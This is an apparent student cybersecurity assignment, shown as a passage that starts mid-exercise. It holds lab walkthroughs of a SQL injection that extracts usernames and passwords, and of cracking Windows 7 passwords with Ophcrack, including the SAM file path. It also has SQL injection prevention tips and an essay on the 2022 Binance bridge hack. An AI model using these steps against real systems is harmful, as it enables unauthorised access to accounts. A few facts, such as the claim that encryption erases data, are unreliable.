
- Now the firewall and database is bypassed and we've got the columns from the 'users' table.




- We only require ‘uname’ and ‘pass’ columns, for that instead of ‘column_name’ we’ll write ‘uname,pass’ and it will be only ‘from users’. And hence we got the data from the ‘uname’ and ‘pass’ columns.




Username → test
Password → test



- Now we'll try these credentials to login.





➲ Preventive steps to avoid SQL injections →

1. Data base should be secured, it shouldn't accept commands from end user in URL.
2. Page has to redirect to 404 error page.
3. Firewall should be configured properly, otherwise it will be bypassed by hex decimals.
4. Update and patch any vulnerabilities in your databases that a hacker may be able to exploit using SQL injection.
5. Use input validation for all user-submitted data. This can be done by utilising a database management system to ensure that any dangerous characters, such as the apostrophe, are not passed to an SQL query in data. Also, consider sanitising all data by filtering it by context. For example, email address fields should not allow any characters that do not appear in email addresses, phone numbers should only allow digits, etc.
6. Limit the privileges that you assign to accounts. Don't use an account with administrator functionality unless it is truly necessary, as this could provide access to the entire system if a hacker were to successfully carry out an SQL injection attack.
7. Don't use dynamic SQL (a technique that enables you to build SQL statements dynamically at runtime). Instead, use prepared statements, parameterised queries and stored procedures.
8. Secure your application or web page accordingly by encrypting or hashing passwords and other confidential information.
9. Do regular scanning and penetration testing. As SQL injections getting smarter in exploiting logical flaws, website security professionals should explore manual testing with the help of a security vendor. They can authenticate user inputs against a set of rules for syntax, type, and length. It helps to audit application vulnerabilities discreetly so that you can patch the code before hackers exploit it to their advantage.
10. A majority of organizations fail the problems like outdated code, scarcity of resources to test and make changes, no knowledge of application security, and frequent updates in the application. For these, web application protection is the best solution.

11. Dynamic queries create a lot of troubles for security professionals. They have to deal with variable vulnerabilities in each application, which only gets graver with updates and changes. It is recommended that you prepare parameterized queries. These queries are simple, easy to write, and only pass when each parameter in SQL code is clearly defined.
12. Restrict privileges is more of a database management function, but enforcing specific privileges to specific accounts helps prevent blind SQL injection attacks. Begin with no privileges account and move on to 'read-only', 'edit', 'delete' and similar privilege levels. Minimizing privileges to the application will ensure that the attacker, who gets into the database through the application, cannot make unauthorized use of specific data.


----------*----------


❖Problem Statement 6 →


Crack the password of windows machine by using ophcrack tool in virtual machine on windows 7 and try get the password, along with that mention the path of SAM file in windows and explain about SAM file usage and how it can be cracked by tool.

➲SOLUTION →


- First, we'll load the 'Ophcrack' tool ISO file into the Windows 7 machine. So that when we'll boot the system, it will automatically run the Ophcrack Tool and will start to crack the password.









- Now we'll give the Boot Priority to the Optical Disk so that ISO file will be opened first before going to the windows OS. Here the Ophcrack tool is loaded automatically.



- Now we'll install and enable the table and will start cracking the password on clicking to the Crack tab over there. Here we got the passwords of both the accounts.



➢ Path of the SAM file → C:\Windows\System32\config



❖ SAM file usage →

- The Security Accounts Manager (SAM) is a database file in the Microsoft Windows operating system (OS) that contains usernames and passwords.

- The primary purpose of the SAM is to make the system more secure and protect from a data breach in case the system is stolen. The SAM is available in different versions of Windows.

- Each user account can be assigned a local area network (LAN) password and a Microsoft Windows password in the SAM. For increasing security, both of these are encrypted and cannot be accessed by any user. These are also referred to as password hashes. In simple terms, think of it as a locked diary with all a user's passwords.

- During a user's login attempt, the Windows system will ask for a username and password. Once the password is entered, it will be verified against the password in the SAM. If the username and associated passwords match an entry in the SAM, a sequence of events will take place. This will ultimately result in granting the user access to the system.

- On the other hand, if the username and passwords do not match any entry in the SAM, it will return an error message. The user will be requested to enter the information again.

- The primary purpose of the SAM in a PC environment is to make it difficult for a thief to access the data on a stolen machine. It can also provide some measure of security against online hackers.

❖ How the SAM file will be cracked by Ophcrack Tool →

Ophcrack uses a special algorithm called rainbow tables. It cracks Windows log-in passwords by using LM hashes through rainbow tables. It makes Brute-force attack, these types of tools typically try thousands of combinations of letters, numbers and special characters each second, but cracking a password by attempting every conceivable combination can take hours or days.

----------*----------

❖Problem Statement 7 →

Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned.

➲SOLUTION →

➢ Cybersecurity →

- Cybersecurity (cyber security), or information technology security (IT security) is the protection of computer systems and networks from attack by malicious actors that may result in unauthorized information disclosure, theft of, or damage to hardware, software, or data, as well as from the disruption or misdirection of the services they provide.
- The field has become of significance due to the expanded reliance on computer systems, the Internet, and wireless network standards such as Bluetooth and Wi-Fi, and due to the growth of smart devices, including smartphones, televisions, and the various devices that constitute the Internet of things (IoT).
- Cybersecurity is one of the most significant challenges of the contemporary world, due to both the complexity of information systems and the societies they support. Security is of especially high importance for systems that govern large-scale systems with far-reaching physical effects, such as power distribution, elections, and finance.
- Cybersecurity is a business problem that has been presented as such in boardrooms for years, and yet accountability still lies primarily with IT leaders.
- In the 2022 Gartner Board of Directors Survey, 88% of board members classified cybersecurity as a business risk; just 12% called it a technology risk. Still, a 2021 survey showed that the CIO, the chief information security officer (CISO) or their equivalent were held accountable for cybersecurity at 85% of organizations.
- Organizations have become far more vulnerable to cyberthreats because digital information and technology are now so heavily integrated into day-to-day work. But the attacks themselves, which target both information and critical infrastructure, are also becoming far more sophisticated.
- Cyber-risk incidents can have operational, financial, reputational and strategic consequences for an organization, all of which come at significant costs. This has made existing measures less effective, and it means that most organizations need to up their cybersecurity game.

❖ The most common and notable types of cybersecurity attacks include:

- **Phishing and social-engineering-based attacks.**
  Attackers trick legitimate users with proper access credentials into taking action that opens the door for unauthorized users, allowing them to transfer information and data out (data exfiltration).
- **Internet-facing service risks (including cloud services).**
  These threats relate to the failure of enterprises, partners and vendors to adequately secure cloud services or other internet-facing services (for example, configuration management failure) from known threats.
- **Password-related account compromises.**
  Unauthorized users deploy software or other hacking techniques to identify common and reused passwords they can exploit to gain access to confidential systems, data or assets.
- **Misuse of information.**
  Authorized users inadvertently or deliberately disseminate or otherwise misuse information or data to which they have legitimate access.
- **Network-related and man-in-the-middle attacks.**
  Attackers may be able to eavesdrop on unsecured network traffic or redirect or interrupt traffic as a result of failure to encrypt messages within and outside an organization’s firewall.
- **Supply chain attacks.**
  Partners, vendors or other third-party assets or systems (or code) become compromised, creating a vector to attack or exfiltrate information from enterprise systems.
- **Denial-of-service attacks (DoS).**
  Attackers overwhelm enterprise systems and cause a temporary shutdown or slowdown. Distributed DoS (DDoS) attacks also flood systems, but by using a network of devices.

- **Ransomware.**

  This malicious software infects an organization's systems and restricts access to encrypted data or systems until a ransom is paid to the perpetrator. Some attackers threaten to release data if the ransom isn't paid.

❖ DDos Attacks →

Cyber attackers deploy DDoS attacks by using a network of devices to overwhelm enterprise systems. While this form of cyber-attack is capable of shutting down service, most attacks are actually designed to cause disruption rather than interrupt service completely.

Thousands of DDoS attacks are now reported each day, and most are mitigated as a normal course of business with no special attention warranted. But cyber attackers are capable of increasing the scope of the attack — and DDoS attacks continue to rise in complexity, volume and frequency. This presents a growing threat to the network security of even the smallest enterprises.
DDos attacks also increasingly target applications directly. Successful and cost-effective defence against this type of threat therefore requires a multi-layered approach:

- **Internal:** defences inside your network behind the firewall.
- **Edge:** on-premises solutions (physical devices on or in front of the enterprise firewalls and edge routers)
- **External/cloud provider:** outside the enterprise, such as internet service providers (ISPs)
- **People and process:** include incident response and the mitigation playbook along with the skill sets needed to stop an attack.

  DDoS mitigation requires skills distinct from those required to defend against other types of cyberattacks, so most organizations will need to augment their capabilities with third-party solutions.

❖ Cybersecurity controls and cyber defence →

A range of IT and information system control areas form the technical line of defence against cyberattacks. These include:

- **Network and perimeter security.**
  A network perimeter demarcates the boundary between an organization's intranet and the external or public-facing internet. Vulnerabilities create the risk that attackers can use the internet to attack resources connected to it.
- **Endpoint security.**
  Endpoints are network-connected devices, such as laptops, mobile phones and servers. Endpoint security protects these assets and, by extension, data, information or assets connected to these assets from malicious actors or campaigns.
- **Application security.**
  It protects data or code within applications, both cloud-based and traditional, before and after applications are deployed.
- **Data security.**
  It comprises the processes and associated tools that protect sensitive information assets, either in transit or at rest. Data security methods include encryption, which ensures sensitive data is erased, and creating data backups.
- **Identity and access management (IAM).**
  IAM enables the right individuals to access the right resources at the right times for the right reasons.
- **Zero trust architecture.**
  It removes implicit trust ("This user is inside my security perimeter") and replaces it with adaptive, explicit trust ("This user is authenticated with multifactor authentication from a corporate laptop with a functioning security suite").

Technology controls aren't the only line of defence against cyberattacks. Leading organizations critically examine their cyber-risk culture and relevant functions' maturity to expand their cyber defence. This includes building employee awareness and secure behaviours.

❖ Cybersecurity failure reason →

- Simply put, cybersecurity fails because of a lack of adequate controls. No organization is 100% secure, and organizations cannot control threats or bad actors. Organizations only control priorities and investments in security readiness.
- To decide where, when and how to invest in IT controls and cyber defence, benchmark your security capabilities — for people, process and technology — and identify gaps to fill and priorities to target.
- Notably, the human element features heavily in cybersecurity risks. Cybercriminals have become experts at social engineering, and they use increasingly sophisticated techniques to trick employees into clicking on malicious links. Making sure employees have the information and know-how to better defend against these attacks is critical.

❖ Future of cybersecurity →

- **Growing network, infrastructure and architectural complexity** create a greater number and variety of connections that can be targets of cyberattacks.
- **Increasing sophistication of threats and poor threat sensing** make it hard to keep track of the growing number of information security controls, requirements and threats.
- **Third-party vulnerabilities** will persist as organizations continue to struggle to establish minimum but robust controls for third parties — especially as most vendors, in particular cloud vendors, are themselves relying on third parties (which become your fourth parties and so on).

- **Cybersecurity debt** has grown to unprecedented levels as new digital initiatives, frequently based in the public cloud, are deployed before the security issues are addressed.
- **Cyber-physical systems** are engineered to orchestrate sensing, computation, control, networking and analytics to interact with the physical world (including humans). Connecting the digital and physical worlds (as in smart buildings) presents a unique and growing area of vulnerability.

❖ Careers →

Cybersecurity is a fast-growing field of IT concerned with reducing organizations' risk of hack or data breaches. According to research from the Enterprise Strategy Group, 46% of organizations say that they have a "problematic shortage" of cybersecurity skills in 2016, up from 28% in 2015. Commercial, government and non-governmental organizations all employ cybersecurity professionals. The fastest increases in demand for cybersecurity workers are in industries managing increasing volumes of consumer data such as finance, health care, and retail. However, the use of the term "cybersecurity" is more prevalent in government job descriptions.

Typical cybersecurity job titles and descriptions include:

1. Security Analyst
2. Security Engineer
3. Security Architect
4. Security Administrator
5. Chief Information Security Officer (CISO)
6. Chief Security Officer (CSO)
7. Data Protection Officer (DPO)
8. Security Consultant/Specialist/Intelligence

➢ Recent Cyber attack →

$570M Binance Hack

❖ Summary of the Attack →

- In response to a cyberattack on October 4, 2022, which resulted in the theft of about two million BNB (Binance Coin) tokens, exchangeable for over $570 million in fiat currency.
- The BSC Token Hub cross-chain bridge, which connects the BNB Beacon Chain/BEP2 and BNB Chain/BEP20 chains, was exploited by the hacker.
- As quickly as possible, the hacker started distributing some of the funds around other liquidity pools in an effort to convert the BNB into other assets.
- Binance plans to hold on-chain governance votes to decide whether to offer a 10% bounty for finding the hacker and returning the funds and to set up a bug bounty program to award $1 million to those who report serious bugs.

❖ What Happened?

In response to a cyber-attack on October 4, 2022, which resulted in the theft of about two million BNB (Binance Coin) tokens, exchangeable for over $570 million, at the moment of article writing.

In order to conduct an investigation, Binance paused the BNB Smart Chain on October 6th, 2022, after acknowledging a security incident.

Later that day, the CEO of Binance disclosed that an exploit was used in the BSC Token Hub to send BNB to the attacker, after which Binance had asked all validators to suspend the Binance Smart Chain, as well as that the issue is contained at the moment and that customers funds are safe.

❖ What was the Impact?


- Initial estimates put the amount of money removed from the Binance Smart Chain at $100M and $110M.
- However, an estimated $7M was quickly frozen owing to the community, internal teams at Binance, and outside security partners.
- The breach allowed hackers to get away with approximately $570 million in digital assets, including:

  - Ethereum
  - Polygon
  - BNB Chain
  - Avalanche
  - Fantom
  - Arbitrum
  - Optimism

In the wake of the breach, BNB’s price fell by about 3.7%.

❖ How The Attack Happened?


- BSC (Binance Smart Chain) was started out as a fork of Ethereum, which represents a protocol and decentralized blockchain.
- In the world of cryptocurrencies, bridges function in a sense by locking funds on one side of the bridge and then receiving an equal amount of other funds on the other side of the bridge.
- Bridges are beneficial for connecting blockchains, but because they frequently require a central storage location to lock deposited assets, they are generally seen as being less secure than base-layer networks like Bitcoin and Ethereum.
- The BSC Token Hub cross-chain bridge, which connects the BNB Beacon Chain/BEP2 and BNB Chain/BEP20 chains, was exploited by the hacker.



- Data in smart contract blockchains are stored in trees. The Cosmos ecosystem's AVL tree implementation is used by the Binance Bridge.
- The data representation is known as the Merkle tree. Hash functions are used to validate these trees.
- Hashes are proven up the tree from the leaf nodes to the root.
- Who owns what can be altered if someone is able to manipulate the data in leaf nodes while still producing hashes that are validated as accurate by higher-up nodes.
- This suggests that someone might have been able to forge those proofs.

❖ Who is Responsible?

- The attacker, now known as the "BNB bridge exploiter," appears to have registered as a relayer for the BSC Token Hub bridge as the initial step in the attack so they could set up for the exploit.
- The BSC Token Hub bridge was able to accept forged proof messages created by the attacker.



- The bridge's failure to completely verify the Merkle tree to the root hash likely caused the problem, allowing the attacker to create forged proofs from an earlier, legitimate one and mint BNB directly to their wallet.
- The attacker was able to forge proof messages which were accepted by the BSC Token Hub bridge.
